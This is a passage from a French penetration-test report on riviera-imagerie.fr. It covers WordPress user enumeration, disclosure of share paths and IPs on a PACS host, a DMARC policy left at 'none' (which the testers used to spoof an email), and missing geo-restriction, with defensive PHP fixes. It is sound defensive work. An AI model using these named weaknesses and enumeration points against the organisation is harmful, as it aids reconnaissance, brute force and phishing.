Premièrement, s'il est crucial de noter que la complexité des identifiants est un élément important pour la sécurité, ce n'est pas une mesure corrective à part entière et il ne faut pas se baser uniquement sur le fait que les identifiants sont aléatoires pour sécuriser l'accès à certaines ressources. Dans certains cas, l'utilisation d'identifiants plus complexes comme les GUIDs peut rendre pratiquement impossible le fait de deviner des valeurs valides pour les attaquants.

Cependant, même avec des identifiants complexes, les contrôles d'accès restent essentiels. Si des attaquants obtiennent des URLs pour des objets non autorisés, l'application doit toujours bloquer leurs tentatives d'accès.

Une des bonnes pratiques, si possible, est de passer à des références indirectes. Par exemple, au lieu d'exposer directement les identifiants internes (comme http://site.com/user?user_id=1234), utilisez des tokens ou des clés de session temporaires qui sont associées aux objets via un processus côté serveur. Par exemple, en faisant correspondre l'ID de l'utilisateur avec les documents qui lui appartiennent côté serveur, lorsque l'utilisateur se connecte, la session est associée avec cet identifiant côté serveur et permet ainsi l'accès aux ressources sans avoir besoin d'exposer une seule fois les identifiants internes de l'application.

Les références indirectes empêchent les utilisateurs de deviner ou de manipuler des identifiants pour accéder à des objets non autorisés.

Si, pour des raisons techniques, il n'est pas possible de passer à des méthodes de références indirectes, il convient d'implémenter des vérifications systématiques des autorisations pour s'assurer du droit de chaque utilisateur accédant à une donnée :

- Implémenter une vérification d'autorisation chaque fois qu'un objet est directement référencé par un identifiant (ID) : il est important de s'assurer que l'utilisateur a les permissions nécessaires pour accéder, modifier ou supprimer l'objet demandé.
- Ne jamais se fier uniquement à l'URL ou à des paramètres de requête pour l'autorisation d'accès : si un utilisateur demande un objet via un ID dans l'URL, le serveur doit vérifier si cet utilisateur a le droit d'accéder à cet objet.

Références	*https://portswigger.net/web-security/access-control/idor* *https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/* *https://www.intigriti.com/hackademy/idor*

Criticité	VE-003 – Énumération d'utilisateurs WordPress	CVSS
Importante		5.3

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Aucun	Aucun
Description	L'énumération des utilisateurs sur WordPress permet d'obtenir les noms des utilisateurs existants. Cette énumération peut se faire via diverses méthodes dont l'utilisation des fonctions APIs, des messages d'erreurs verbeux ou des informations présentes sur les pages du site.		

Éléments affectés

- https://www.riviera-imagerie.fr


Risque détaillé

Cette énumération des utilisateurs permet à un attaquant d'obtenir des informations sur les comptes existants sur WordPress, ce qui présente plusieurs risques :

- Attaque par force brute : connaissant les noms d'utilisateur, l'attaquant peut tenter de découvrir les mots de passe associés par des essais répétés, ce qui peut permettre un accès non autorisé à l'application.
- Attaque par ingénierie sociale : en identifiant les noms d'utilisateur, l'attaquant peut parfois déduire l'identité réelle de l'utilisateur et envoyer des e-mails d'hameçonnage ciblés pour obtenir des informations sensibles, comme des mots de passe, si l'utilisateur tombe dans le piège.

Observation

Nous observons une faiblesse dans le durcissement du site WordPress www.riviera-imagerie.fr, permettant ainsi de lister les utilisateurs disposant du droit "Auteurs". Cette information permet à un attaquant de préparer une attaque brute-force sur les utilisateurs valides identifiés.



Énumération utilisateurs sur le site institutionnel

Remédiation

Complexité Faible	VE-003 – Empêcher l'énumération des utilisateurs	Gain Important

Pour empêcher l'énumération des utilisateurs sur WordPress, il est essentiel d'appliquer plusieurs techniques visant à bloquer tous les points d'énumération susceptibles d'être exploités.

Plusieurs extensions peuvent bloquer diverses tentatives d'énumération. *Wordfence*, *BulletProof Security par AITpro, Stop User Enumeration et MalCare,* entre autres, sont des extensions axées sur la sécurité globale de WordPress, offrant une large gamme de fonctionnalités variées.

Il est également possible de bloquer manuellement les différents points d'énumération. Pour ce faire, il est nécessaire de les identifier afin de les traiter de manière appropriée.

L'ensemble des modifications présentées ci-dessous doivent être réalisées dans le fichier *functions.php* associé au thème utilisé. Si le fichier n'existe pas, il est possible soit de le créer en veillant à ne pas oublier les balises d'ouverture PHP, soit d'utiliser l'extension *Code Snippets*.

Premièrement, l'API WordPress expose les noms des utilisateurs. Pour empêcher cette divulgation, il est nécessaire de restreindre l'accès à l'API pour les utilisateurs non connectés. Voici comment faire :

```
add_filter('rest_authentication_errors',
'disable_rest_api_for_non_logged_users');

function disable_rest_api_for_non_logged_users($errors) {
      if(is_wp_error($errors)) {
            return $errors;
      }

      // Si l'utilisateur n'est pas connecté, l'accès est interdit
      if(! is_user_logged_in()) {
            return new WP_Error('no_rest_api_sorry', 'Unauthorized
access', array('status' => 401));
      }

      return $errors;
}
```

Ensuite, les formulaires de connexion et de réinitialisation de mot de passe peuvent également révéler des informations sur les utilisateurs au travers des différents messages d'erreur pouvant être retournés en cas de connexion échouée. Il est donc important de sécuriser ces formulaires pour limiter les tentatives d'énumération. Voici des mesures pour y parvenir :


```
add_filter('login_errors', 'generic_login_errors');

function generic_login_errors() {
      // Message d'erreur personnalisé
      return "L'identifiant ou le mot de passe est incorrect";
}
```

De plus, les URLs telles que */author* et */?author=* peuvent être exploitées pour l'énumération des utilisateurs. Pour y remédier, il est essentiel de bloquer ou rediriger ces URLs :

```
add_action('pre_get_posts', 'force_404_on_all_author_pages');

function force_404_on_all_author_pages($query) {
    // Vérifier qu'il s'agit de la requête principale et que l'URL
contient /author/
    if ($query->is_main_query() && (is_author() || isset($query-
>query['author_name']))) {
        global $wp_query;

        // Forcer la requête à être 404
        $wp_query->set_404();
        status_header(404);
        nocache_headers();

        // Désactiver les autres contrôles
        $query->is_author = false;
        $query->is_archive = false;
        $query->is_singular = false;
    }

    // Vérifier si l'URL contient un paramètre ?author
    if (isset($_GET['author'])) {
        global $wp_query;

        // Forcer la requête à être 404 si le paramètre ?author est
présent
        $wp_query->set_404();
        status_header(404);
        nocache_headers();
    }
}
```

En outre, pour éviter la divulgation des noms d'utilisateur dans les publications, il convient de les masquer. Voici comment ajuster les paramètres pour cela :

1. Il est nécessaire de définir dans un premier temps des noms d'affichage personnalisés pour les utilisateurs afin d'éviter l'identification des identifiants :



Modification du nom d'affichage

2. Une fois cela fait, il est nécessaire d'effectuer les modifications suivantes :

```
function replace_author_link_with_paragraph($block_content, $block) {
    if (strpos($block_content, 'wp-block-post-author-name__link') !==
false) {
        // Utiliser une expression régulière pour capturer le contenu
entre les balises <a>
        $block_content = preg_replace('/<a href="[^"]*"[^>]*class="wp-
block-post-author-name__link"[^>]*>(.*?)<\/a>/s', '<p class="wp-block-
post-author-name__link">$1</p>', $block_content);
    }
    return $block_content;
}

add_filter('render_block', 'replace_author_link_with_paragraph', 10, 2);
```


Enfin, les commentaires peuvent également dévoiler les noms d'utilisateur par leurs classes CSS. Il est recommandé de modifier ou supprimer ces classes pour protéger les informations :

```
function customize_comment_class($classes) {
    // Parcourir les classes et vérifier celles qui commencent par
'comment-author-'
    foreach ($classes as $key => $class) {
        if (strpos($class, 'comment-author-') === 0) {
            // Remplacer par 'comment-author'
            $classes[$key] = 'comment-author';
        }
    }
    return $classes;
}

add_filter('comment_class', 'customize_comment_class');
```

Une attention doit être portée aux extensions ajoutées, car certaines peuvent introduire de nouveaux vecteurs d'énumération des utilisateurs.


Par exemple, l'extension *Yoast SEO*, très largement utilisée sur WordPress, ajoute dans sa configuration par défaut un plan du site (*sitemap*) qui liste les utilisateurs existants ayant réalisé des publications :

Plan du site contenant le fichier listant les auteurs



Liste des auteurs depuis le plan du site

Afin d'éviter cela, il convient de désactiver les "*Archives d'auteur/autrice*" dans les paramètres de l'extension :



Désactivation des "Archives d'auteur/autrice"

Enfin, il est important de supprimer le blog "bonjour tout le monde !" crée à l'installation du WordPress par l'utilisateur Administrateur.

Références	*https://www.wordfence.com/* *https://www.ait-pro.com/* *https://www.malcare.com/* *https://rudrastyh.com/wordpress/disable-rest-api.html#for-non-logged-in* *https://wpmarmite.com/snippet/cacher-erreurs-login-wordpress/* *https://fr.wordpress.org/plugins/stop-user-enumeration/*

Criticité	VE-004 – Divulgation d'informations	CVSS
Importante		5.0

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Faible	Aucun	Aucun
Description	La divulgation d'informations, ou fuite d'informations, survient lorsqu'un site Web révèle des informations sensibles à un utilisateur externe. Ces informations peuvent s'apparenter à des données concernant d'autres utilisateurs (formatage d'un nom d'utilisateur, ID, identifiants, …), des données commerciales (clients, contrats, factures, …) ou encore des données relatives à l'infrastructure interne de l'entreprise (adresse IP, version de logiciel / d'OS, nom de domaine, …).		

Éléments affectés

- pacs-rim.riviera-imagerie.fr

Risque détaillé

L'impact d'une fuite varie en fonction du type de données concerné. Il peut être direct ou indirect selon la qualification de la donnée.

Dans le cas où une liste de clients fuite, un groupe malveillant pourrait s'en servir pour mener des campagnes d'hameçonnage et attaquer directement les clients de l'entreprise.

Dans le cas où ce sont des données sur l'infrastructure qui sont divulguées, celles-ci donnent à un attaquant des informations supplémentaires sur les technologies utilisées. Le fait de le savoir facilite la recherche de failles connues et l'exploitation de configurations par défaut ou de faiblesses propres à ces technologies. Cela augmente le risque de compromission en rendant les attaques plus ciblées et efficaces.

Dans le pire des cas, ce sont des identifiants de connexion (base de données, compte de service, ...) qui sont exposés publiquement, donnant ainsi un accès direct au SI de l'entreprise.


Les messages d'erreurs peuvent aussi être source de divulgation d'informations. Il est fréquent que ces messages soient ajoutés lors de la phase de développement via l'activation d'un mode de débogage et ne soient pas retirés par la suite.

Ces messages peuvent fournir des informations précieuses aux attaquants, facilitant l'exploitation d'autres vulnérabilités comme l'injection de code ou le contournement d'authentification.

Ils augmentent la surface d'attaque en exposant la logique interne de l'application ou de son infrastructure et permettent à l'attaquant d'obtenir des informations sur les composants internes.

Observation

Lors de la visualisation de certaines informations des radios via des comptes utilisateur, le chemin complet de stockage sur les partages réseau des images de radio est divulgué ainsi que les adresses IPs correspondantes. Il semble que ces informations ne soient pas utilisées par la suite par l'application, il n'est donc pas essentiel de les exposer à l'utilisateur.



Requête divulguant des informations sur les partages réseau

Remédiation

Complexité Moyenne	VE-004 – Prévention des fuites de données	Gain Élevé

Dans le cas présent, les informations sensibles divulguées par le chemin ne semblent pas être utilisées par la suite par l'application. Il est donc préférable, si ces dernières ne sont effectivement pas utilisées, de ne pas les exposer à l'utilisateur pour réduire la surface d'attaque.

Si ces informations sont absolument nécessaires, il est également possible de les traiter côté serveur et de ne pas les exposer aux utilisateurs.

Références	*https://owasp.org/Top10/A05_2021-Security_Misconfiguration/* *https://cwe.mitre.org/data/definitions/200.html* *https://owasp.org/www-community/Improper_Error_Handling* *https://www.cert-ist.com/public/fr/SO_detail?code=Securisationdesapplicationsweblesvulnerabilitesmajeuresetleursparades* *https://learn.snyk.io/lesson/error-message-with-sensitive-information/* *https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework*

Criticité	VE-005 – Problèmes d'implémentation de la protection anti-usurpation	CVSS
Mineure		3.1

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Aucun	Requise
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Aucun	Faible	Aucun
Description	Le champ DMARC (Domain-based Message Authentication, Reporting, and Conformance) est un mécanisme de sécurité utilisé pour protéger les domaines de messagerie contre l'usurpation d'identité (spoofing). Il permet de spécifier comment les emails échouant aux vérifications SPF et/ou DKIM doivent être traités par les serveurs de messagerie récepteurs : soit mis en quarantaine, soit rejetés. DMARC fournit également des rapports de conformité pour que les administrateurs puissent surveiller les tentatives de fraude et ajuster leur politique de protection en conséquence.		

Éléments affectés

- Domaine riviera-imagerie.fr


Risque détaillé

Un enregistrement SPF et/ou DMARC absent ou mal configuré expose un domaine aux risques d'usurpation d'identité (spoofing), permettant à des attaquants d'envoyer des emails frauduleux qui semblent provenir du domaine légitime.

Cela peut faciliter les tentatives d'attaques par hameçonnage, visant les employés mais aussi les partenaires et les clients d'une entreprise. En plus de nuire à la réputation du domaine, cela peut réduire la délivrabilité des emails légitimes si des serveurs de réception marquent le domaine comme non sécurisé.


Observation

Nous constatons que la protection anti usurpation de domaine n'est pas configurée complètement : la valeur policy est paramétrée à "none", ce qui veut dire que la règle est en mode audit mais ne bloque pas les tentatives de spoofing du domaine.



policy DMARC à none

Comme nous pouvons le voir ci-dessous il nous a été possible d'envoyer un mail en usurpant le domaine riviera-imagerie.fr



Usurpation du domaine riviera-imagerie.fr

Remédiation

Complexité	VE-005 – Protection du domaine de messagerie contre l'usurpation	Gain
Moyenne		Élevé

Afin de se prémunir d'une usurpation email (email spoofing), différents protocoles sont à mettre en place :

- Sender Policy Framework (SPF)
- DomainKeys Identified Mail (DKIM)
- Domain-based Message Authentication, Reporting and Conformance (DMARC)

Plusieurs sites existent afin de vérifier la bonne configuration de ces protocoles, nous pouvons par exemple noter celui de la *Global Cyber Alliance* disponible ci-dessous dans les références.

SPF est un mécanisme qui permet de définir les serveurs de messagerie autorisés à envoyer des emails au nom d'un domaine. Il est crucial de ne lister que les serveurs ou services effectivement utilisés pour l'envoi d'emails légitimes.

Afin de construire le champ SPF pour un domaine il est nécessaire de comprendre plusieurs éléments, en effet il contient les éléments suivants :

- v=spf1 : (*Obligatoire*) Cette balise doit être la première de l'enregistrement
- include : Permet d'inclure des autorisations pour d'autres domaines (par exemple, un fournisseur d'email tiers comme SendGrid, Microsoft, ou Google).
- ip4 et ip6 : Spécifie les adresses IP autorisées à envoyer des emails.
- a, mx : Autorise les serveurs référencés par l'enregistrement A ou MX du domaine.
- all :
  - ~all : Soft fail - tolère mais signale les échecs SPF.
  - -all : Hard fail - rejette les emails non conformes.
  - ?all : Neutral - n'applique aucune restriction.
  - +all : (***Fortement déconseillé***) Indique que **tous** les serveurs sont autorisés à envoyer des emails.

La mise en place d'un enregistrement DMARC est un processus pouvant prendre quelques mois.

En effet, il existe plusieurs positions pour cet enregistrement.

- p=none
  - Laisse passer les emails qui échouent aux vérifications DKIM et SPF.
  - Ne prend aucune mesure restrictive, mais permet de collecter des rapports pour surveiller l'authentification des emails.
  - Utile pour le test initial d'une configuration DMARC sans impact sur la délivrabilité.
- p=quarantine
  - Demande aux serveurs de messagerie de placer en quarantaine (par exemple, dans le dossier "spam") les emails qui échouent aux vérifications DKIM et SPF.
  - Considère ces emails comme potentiellement suspects ou indésirables.
  - Recommandée pour commencer à filtrer les emails sans les bloquer totalement.
- p=reject
  - Demande aux serveurs de messagerie de bloquer complètement les emails qui échouent aux vérifications DKIM et SPF.
  - Empêche l'arrivée de ces emails dans la boîte de réception du destinataire.
  - Option la plus sécurisée, recommandée pour les domaines souhaitant une protection maximale contre l'usurpation.

Il est de ce fait important de placer une politique DMARC en production sur la politique "quarantine" ou sur "reject".

Références	*https://www.cloudflare.com/fr-fr/learning/email-security/dmarc-dkim-spf/* *https://dmarcguide.globalcyberalliance.org/* *https://www.it-connect.fr/securite-messagerie-spf-dkim-dmarc-pour-les-debutants/#B_Comment_mettre_en_place_DMARC*

Criticité	VE-006 – Absence de restriction géographique	CVSS
Informationnelle		N/A

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Aucun	Aucun	Aucun
Description	Une géo restriction est une pratique utilisée pour contrôler l'accès à des contenus numériques en fonction de la localisation géographique de l'utilisateur. En fonction de cette localisation, l'accès à certains services, sites web ou contenus peut être autorisé ou bloqué. Les géo restrictions sont souvent appliquées pour limiter l'accès aux utilisateurs d'une région spécifique.		

Éléments affectés

- https://46.231.222.213/

